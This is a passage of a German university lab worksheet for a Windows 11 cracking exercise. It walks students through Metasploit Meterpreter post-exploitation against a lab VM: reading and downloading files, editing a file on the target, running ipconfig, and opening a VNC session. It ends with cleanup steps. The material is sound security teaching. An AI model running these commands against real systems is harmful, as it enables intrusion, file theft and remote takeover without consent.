


Abbildung 26: `sysinfo` in der `msfconsole`.


2. Welche Betriebssystem-Nummer und Build werden angezeigt.

   Computer: *win11*
   OS: *Windows 11 (Build 22631)*
   Architecture: *x64*
   …

3. Der Befehl `cat` ist identisch mit dem Befehl auf *nix-Systemen. Er zeigt den Inhalt einer Datei an, wenn er als Argument angegeben wird.

4. Geben Sie in der Kali-VM den folgenden Befehl ein. Beachten Sie die Verwendung der doppelten Backslashes bei der Angabe des Windows-Pfads.

```
meterpreter > cd \\windows
meterpreter > cat win.ini
; for 16-bit app support
[fonts]
[extensions]
(...)
```



5. Der Download-Befehl lädt eine Datei vom Remote-Rechner herunter.

```
meterpreter > download c:\\windows\\win.ini
[*] Downloading: c:\windows\win.ini -> /root/win.ini
[*] Completed : c:\windows\win.ini -> /root/win.ini
```





Abbildung 27: `download`-Befehl in der `msfconsole`.

6. Der Editierbefehl öffnet eine Datei auf dem Zielhost.

```
meterpreter > cd c:\\Users\\labstudent\\Desktop
meterpreter > edit edit.txt
```

Er verwendet `vim`, sodass alle Befehle des Editors verfügbar sind.

7. Drücken Sie `i` für den `Insert`-Modus und fügen Sie der Datei in der zweiten Zeile drei `!!!` dazu. Beenden Sie den Editor mit dem Drücken der ESC-Taste und dem Befehl `:wq!`.



8. Der Befehl `ipconfig` zeigt die Netzwerkschnittstellen und -adressen auf dem Remote-computer an.

```
meterpreter > ipconfig
```




Abbildung 28: `ipconfig`-Befehl in der `msfconsole`.

7.2 Öffnen einer VNC-Verbindung zum Rechner

Wir möchten uns nun per VNC-Remote Viewer auf die Windows-VM verbinden. Dazu nutzen wir die aktive Verbindung.

1. Geben Sie den Befehl `run vnc` in der `metasploit`-Konsole (msfconsole) ein:

```
run vnc
```

2. Ein `TightVNC` sollte sich nun auf der Kali-VM öffnen, das den Desktop der Windows-Maschine zeigt.




Abbildung 29: `TightVNC`-Verbindung von der Linux Kali-VM zum Windows-Client.

3. Prüfen Sie den Inhalt der Datei `edit.txt` auf dem Desktop.

Zusammenfassung

- Passwörter sind häufig ungenügend komplex und lassen sich deswegen schnell und mit einfachen Tools hacken / erraten
- Passwörter werden häufig nicht nur für ein System oder eine Anmeldung benützt und bieten deswegen den Angreifern Zugang zu weiteren Möglichkeiten in anderen Systemen
- Das Windows-Login muss als unsicher angenommen werden

8 Aufräumen

Wenn Sie mit der Übung fertig sind, bitten wir vom Laborteam Sie, das Gerät zurückzusetzen. Sie erweisen der nächsten Person einen Gefallen.

Verkabelung

1. Stecken Sie unbedingt das Netzwerkkabel von `NIC1` wieder zurück auf das grüne Netzwerk: `GRÜN`.
2. Resetten Sie die Netzwerkverbindungen mit einem Klick auf das Skript `ResetNetworkAdapters` auf dem Desktop.

Virtuelle Maschinen

Die virtuellen Maschinen auf dem Labor-PC sollte nach Ende der Bearbeitung der Aufgaben auf ihren Ausgangszustand zurückgesetzt werden. Für alle VMs sind Snapshots in VirtualBox vorhanden, was bedeutet, dass sämtliche VMs in ihren ursprünglichen Zustand zurückgesetzt werden können.

2. Laden Sie jeweils den letzten Snapshot der beiden virtuellen Maschinen `Windows11 Cracking Lab` und `Kali Linux 2025.2`, sodass ihre Änderungen in den VMs nicht mehr vorhanden sind.
    1. Starten Sie `Oracle VM VirtualBox Manager`.
    2. Klicken Sie auf die virtuelle Maschine `Windows11 Cracking Lab` und setzen Sie diese mit dem Befehl im Kontextmenü `Wiederherstellen` bzw. `Restore Snapshot` zurück.
    3. Führen Sie das gleiche für die VM `Kali Linux 2025.2` durch.




Abbildung 30: Snapshots in VirtualBox wiederherstellen *vor* der Bearbeitung der Aufgaben.

Ergebnisse der Programmieraufgaben (Excel/Python)

3. Löschen Sie ihre Dokumente und Dateien, die Sie für die Programmieraufgaben genutzt haben vom Labor-PC.

ENDE

Laden Sie das ausgefüllte PDF mit Hilfe des vorbereiteten Abgabeordners in ILIAS hoch.